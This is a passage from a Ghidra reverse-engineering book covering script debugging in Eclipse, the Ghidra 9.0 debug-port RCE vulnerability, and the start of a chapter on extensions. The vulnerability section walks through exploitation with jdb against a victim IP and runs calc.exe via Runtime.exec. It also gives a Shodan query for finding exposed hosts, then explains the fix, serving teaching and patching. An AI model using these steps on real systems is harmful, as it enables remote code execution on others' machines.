


Figure 3.29 – Ghidra script project structure

By right-clicking on the project and choosing **Run As** or **Debug As**, you will notice that two running and debugging modes, respectively, were automatically created when installing the GhidraDev plugin.

The first one, **Ghidra** running mode, allows you to run Ghidra in a GUI environment, while the second one, **Ghidra Headless**, allows you to execute Ghidra in non-GUI mode:



Figure 3.30 – Project running modes

Let's debug the `NopScript.java` Ghidra script code developed in *Chapter 2*, *Automating RE Tasks with Ghidra Scripts*, by pasting it into Eclipse, which is now integrated with Ghidra.

In order to create a new script, follow these steps (you might have created a script with the same name, `NopScript.Java`, in the previous chapter. If so, it will give you an error. In such a case, please choose a different name, such as `NopScript2.Java`, or delete the existing script and follow the steps ahead to create it afresh):

1. Go to **GhidraDev** | **New** | **Ghidra Script...**:




Figure 3.31 – Creating a new Ghidra script

2. Fill in the required fields as follows and click **Finish**:




Figure 3.32 – Creating the NopScript.java Ghidra script

3. Let GhidraDev generate the corresponding script skeleton. Fill the script body by pasting the `NopScript.java` Ghidra script code written in *Chapter 2*, *Automating RE Tasks with Ghidra Scripts* (preferably the code inside the `run()` block). After pasting, hover over the errors, if any, to open the quick fix and select related the imports to fix the error:




Figure 3.33 – Overwriting the skeleton code with the NopScript.java code

4. You can let the program break in some lines of the script by adding a breakpoint to it. Breakpoints can be established by right-clicking on the line number you want to break on and choosing **Toggle Breakpoint**. Alternatively, double-clicking on the line number or pressing the *Ctrl* + *Shift* + *B* combination while keeping the mouse focused on the line will also work:




Figure 3.34 – Setting a breakpoint in the script on line 18

5. Now, you can debug this code by right-clicking on it and choosing **Debug As | Ghidra**:




Figure 3.35 – Debugging a Ghidra script

To force Ghidra to reach the line where the breakpoint is established, you will need to run the plugin over a chosen byte of a file in Ghidra, which is now synchronized with Eclipse using GhidraDev. If you do not see your plugin in the **Tools** menu bar of Ghidra CodeBrowser, go to **Script Manager** and select the **Memory** category in the left pane. This will display your script, **NopScript.Java**, on the right. Then, check the **In Tool** option:




Figure 3.36 – Adding NopScript.Java to the Tools menu of CodeBrowser

As this script has associated the *Ctrl* + *Alt* + *Shift* + *N* hotkeys, you can use them in order to execute it over a byte of a file:




Figure 3.37 – Debugging NopScript.java in Ghidra

In the same way, Ghidra Python scripts can be also debugged from Eclipse using PyDev integration:




Figure 3.38 – Debugging NopScript.py in Ghidra

The same procedure can be applied not only to home scripts but also to any other plugin available in the project.

Debugging any Ghidra component from Eclipse

You can debug not only plugins but also any features in Ghidra. For instance, if you want to debug the **Function Graph** feature, then you can add the corresponding JAR file to the build path in Package Explorer. In this case, the JAR file is `Graph.jar`:




Figure 3.39 – Adding the Graph.jar file to the build path

Then, you can link the JAR file (now available in the build path) to its own source code. The source code is located in the same folder, named `Grahp-src.zip`. To link the source code, you need to open the `Graph.jar` properties by right-clicking on the JAR file, and then attach the ZIP file in the **Workspace location** field of the **Java Source Attachment** section:




Figure 3.40 – Linking the Graph.jar file to its own source code

After that, you will be able to expand the `Graph.jar` file, showing the included `*.class` files. You will be able to see the source code because it is linked now. You will also be able to add breakpoints to it, which will be hit when the corresponding line is reached during a debugging session of `Graph.jar`:




Figure 3.41 – Debugging the Function Graph feature

In this section, you learned how to integrate Eclipse and Ghidra using the GhidraDev plugin. You saw how to develop and debug Ghidra plugins from the IDE and, finally, how to debug any feature of Ghidra of your choice, which allows you to master Ghidra internals on your own.

Ghidra RCE vulnerability

In this section, we will learn how the RCE vulnerability found in Ghidra 9.0 works, how to exploit it, and how to fix it.

Important note

You will need Ghidra 9.0 to follow through the next section. However, Ghidra 9.0 is not available for download from the GitHub release page. You can download it here: `https://drive.google.com/file/d/1UGtubZMypDIMWbaVx3XBcufIjP4thsRQ/view?usp=share_link`

Explaining the Ghidra RCE vulnerability

This vulnerability was due to a line located in `launch.bat` when running Ghidra on Windows platforms and `launch.sh` when running it on Linux or macOS. The following is the line involved:

```
-Xrunjdwp:transport=dt_
socket,server=y,suspend=${SUSPEND},address=*:${DEBUG_PORT}
```

The vulnerability was fixed in the second version of Ghidra 9.0.1 by replacing the asterisk (`*`), which indicates all addresses are allowed to attach the debugger to Ghidra, and limiting it to `localhost`:

```
-Xrunjdwp:transport=dt_
socket,server=y,suspend=!SUSPEND!,address=!DEBUG_ADDRESS!
```

As you can see, the vulnerability is so evident that, paradoxically, it is likely that it went unnoticed for the same reason.

Exploiting the Ghidra RCE vulnerability

To exploit this RCE vulnerability, we set up a vulnerable machine by executing Ghidra `9.0` in debug mode. This can be done by executing the `ghidraDebug.bat` file:

```
C:\Users\virusito\Desktop\ghidra_9.0_PUBLIC\support>ghidraDebug.bat
Listening for transport dt_socket at address: 18001
```

Then, we retrieve the **Process Identifier** (**PID**) of Ghidra. In this case, this is `3828`, as shown in the following listing:

```
C:\Users\virusito>tasklist /fi "IMAGENAME eq java.exe" /FO LIST | FIND
"PID:"
PID:    3828
```

Then, we list the active connections associated with it using `netstat`:

```
C:\Users\virusito>netstat -ano | FINDSTR 3828
  TCP    127.0.0.1:18001    0.0.0.0:0    LISTENING    3828
```

As you can see in the previous listing, a listening connection is opened to the world as indicated with `0.0.0.0:0`. Then, we can establish a connection to it from anywhere. Use the following code, replacing `VICTIM_IP_HERE` with the victim's IP address:

```
C:\Users\virusito>jdb -connect com.sun.jdi.
SocketAttach:port=18001,hostname=VICTIM_IP_HERE
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

Then, look for a runnable class that will probably soon hit a breakpoint if established:

```
>classes
...
javax.swing.RepaintManager$DisplayChangedHandler
javax.swing.RepaintManager$PaintManager
javax.swing.RepaintManager$ProcessingRunnable
javax.swing.RootPaneContainer
javax.swing.ScrollPaneConstants
...
```

`javax.swing.RepaintManager$ProcessingRunnable` will be hit when repainting the window. It is a pretty good candidate. Let's add a breakpoint to it by using the `stop` command:

```
> stop in javax.swing.RepaintManager$ProcessingRunnable.run()
Set breakpoint javax.swing.RepaintManager$ProcessingRunnable.run()
```

Then, the breakpoint is quickly hit:

```
Breakpoint hit: "thread=AWT-EventQueue-0", javax.swing.
RepaintManager$ProcessingRunnable.run(), line=1.871 bci=0
```

Given this situation, you can execute any arbitrary command. I will execute a calculator via `calc.exe`, but you can replace it with any command injection payload:

```
AWT-EventQueue-0[1] print new java.lang.Runtime().exec("calc.exe")
new java.lang.Runtime().exec("calc.exe") = "Process[pid=9268,
exitValue="not exited"]"
```

In this case, the Windows calculator program was executed on the hacked computer. We know the attack was successful because we obtained feedback indicating that a new process identified by PID `9268` was created on the victim's machine.

Fixing the Ghidra RCE vulnerability

To fix the vulnerability, the `DEBUG_ADDRESS` variable is set to `127.0.0.1:18001`, which restricts the incoming debugging connections to `localhost`:

```
if "%DEBUG%"=="y" (
    if "%DEBUG_ADDRESS%"=="" (
        set DEBUG_ADDRESS=127.0.0.1:18001
    )
```

Manually reviewing these lines allows you to check on your own whether a given Ghidra version is vulnerable to this attack.

Looking for vulnerable computers

The Ghidra RCE vulnerability was a small but extremely important mistake because vulnerable computers can be located in a straightforward way, for example, by querying Shodan (you will need a Shodan account and must be logged in; otherwise, the results of this link will be not available to you): `https://www.shodan.io/search?query=port:18001`.

Of course, this vulnerability is probably not a **National Security Agency** (**NSA**) backdoor into the program. The NSA has its own zero-day exploits to hack computers and, for sure, doesn't need to introduce backdoors into its own programs to hack the computers of people around the world. In fact, to do so would be a terrible move in terms of reputation.

> **Important note**
>
> Be sure you're using a patched version of Ghidra when using debug mode, as using a vulnerable version of Ghidra poses a high risk of being hacked.

Summary

In this chapter, you learned how to synchronize Eclipse and Ghidra for development and debugging purposes using the GhidraDev plugin. You learned skills not only for debugging scripts but also for debugging any Ghidra source code line, allowing you to explore the internals of this awesome framework on your own.

You also learned how the Ghidra RCE vulnerability works, how to patch it, how to exploit it, and why it is probably not an NSA backdoor. In the next chapter, we will cover Ghidra extensions that are used to freely extend Ghidra from the source code.

Questions

1. Is it possible to debug a compiled version of Ghidra using the source code instead of bytecode?
2. Is it possible to debug Ghidra using an IDE other than Eclipse? Are other IDEs supported?
3. Does it seem likely to you that the NSA is spying on Ghidra users? Do you think this likely includes backdoors?

Further reading

You can refer to the following links for more information on the topics covered in this chapter:

- *Introduction to JVM Languages*, Vincent van der Leun, June 2017: `https://subscription.packtpub.com/book/application_development/9781787127944`
- *Ghidra Dev without Eclipse*: `https://reversing.technology/2019/11/18/ghidra-dev-pt1.html`
- *The Complete Metasploit Guide*, Sagar Rahalkar and Nipun Jaswal, June 2019: `https://subscription.packtpub.com/book/security/9781838822477`

4

Using Ghidra Extensions

In this chapter, we'll introduce Ghidra extensions, also known as modules. By using Ghidra extensions, you'll be able to incorporate new functionalities into Ghidra according to your needs.

Ghidra extensions are optional add-ons that can significantly boost Ghidra's capabilities. These extensions can bring a range of additional features to Ghidra, from simple plugins to complex features such as new file type analyzers.

These extensions provide users with the ability to tailor and enhance Ghidra to meet their unique requirements. For instance, they can incorporate other development or analysis tools into Ghidra, such as Eclipse or IDA Pro, thereby establishing a more robust and flexible reverse-engineering platform. We'll continue using the **Eclipse IDE** for development but we'll also need to install **Gradle** to compile Ghidra extensions. Both the Ghidra program and its extensions have been prepared so that they can be built using Gradle.

By developing extensions or modules (formerly known as **contribs**), you'll be able to make higher contributions to the Ghidra project (such as adding integration with other reverse-engineering tools, supporting new file formats and processors, and so on) than developing mere plugins.

Finally, you'll learn how to use the Eclipse IDE for extension development and how to export a Ghidra extension from Eclipse after the development process.

In this chapter, we're going to cover the following main topics:

- Installing existing Ghidra extensions
- Understanding the Ghidra extension skeleton
- Developing a Ghidra extension

Technical requirements

The requirements for this chapter are as follows:

- Java JDK 17 for x86_64 (https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17).
- The Eclipse IDE for Java developers (any version that supports JDK 17: https://www.eclipse.org/downloads/packages/). It's the IDE that's officially integrated and supported by Ghidra.
- PyDev 6.3.1 (https://netix.dl.sourceforge.net/project/pydev/pydev/PyDev%206.3.1/PyDev%206.3.1.zip).
- Gradle (the build automation tool required to compile Ghidra extensions): https://gradle.org/install/.

Assuming you've installed Java JDK 17, PyDev 6.3.1, and the Eclipse IDE for Java developers, as explained in the previous chapter, you'll need some additional software requirements to compile the Ghidra extensions. These are available at https://gradle.org/next-steps/?version=7.6.4&format=bin.

If you didn't install Gradle previously, it's a straightforward process. It consists of decompressing the ZIP file in the C:\Gradle\ folder (as specified by the official install documentation), setting the GRADLE_HOME system environment variable so that it points to C:\Gradle\gradle-7.6.4, and adding %GRADLE_HOME%\bin to the PATH system environment variable.

The GitHub repository containing all the necessary code for this chapter can be found at https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter04.

> **Installing Gradle**
>
> For more details on installing Gradle, please refer to the official documentation. This is available at https://docs.gradle.org/current/userguide/installation.html.

Installing existing Ghidra extensions

A Ghidra extension is a piece of Java code that augments Ghidra's functionality and is distributed as a package that can be installed. These extensions can tap into Ghidra's core, enabling them to freely extend Ghidra's capabilities.

Some ready-to-use extensions are available in the appropriate `ghidra_11.0.1_PUBLIC\Extensions\Ghidra` folder of your installation of Ghidra:

- `ghidra_11.0.1_PUBLIC_20240130_GnuDisassembler.zip`
- `ghidra_11.0.1_PUBLIC_20240130_sample.zip`
- `ghidra_11.0.1_PUBLIC_20240130_SampleTablePlugin.zip`
- `ghidra_11.0.1_PUBLIC_20240130_SleighDevTools.zip`
- `ghidra_11.0.1_PUBLIC_20240130_BSimElasticPlugin.zip`

Let's take a look at the steps to install these already-available extensions. Open the `hello world.gpr` Ghidra project in `Chapter01` and follow these steps:

1. These extensions can be easily installed from Ghidra by clicking on the project browser's **File | Install Extensions…** option:




Figure 4.1 – List of Ghidra extensions with SampleTablePlugin ready to be installed

Adding Ghidra extensions

If you want to add a new extension (which you may have found on the internet) to the **Install Extensions** list, simply drop it into the `Extensions\Ghidra` directory of your Ghidra distribution.

2. After checking **SampleTablePlugin** and clicking **OK**, you'll see the following screen, so you'll know that you've checked the extension:




Figure 4.2 – The Extensions Changed! message after installing SampleTablePlugin

3. After clicking **OK** and manually restarting Ghidra, a prompt message asking you to configure the plugin will appear when you open **CodeBrowser** via **Tools** | **Run Tool** | **CodeBrowser**:

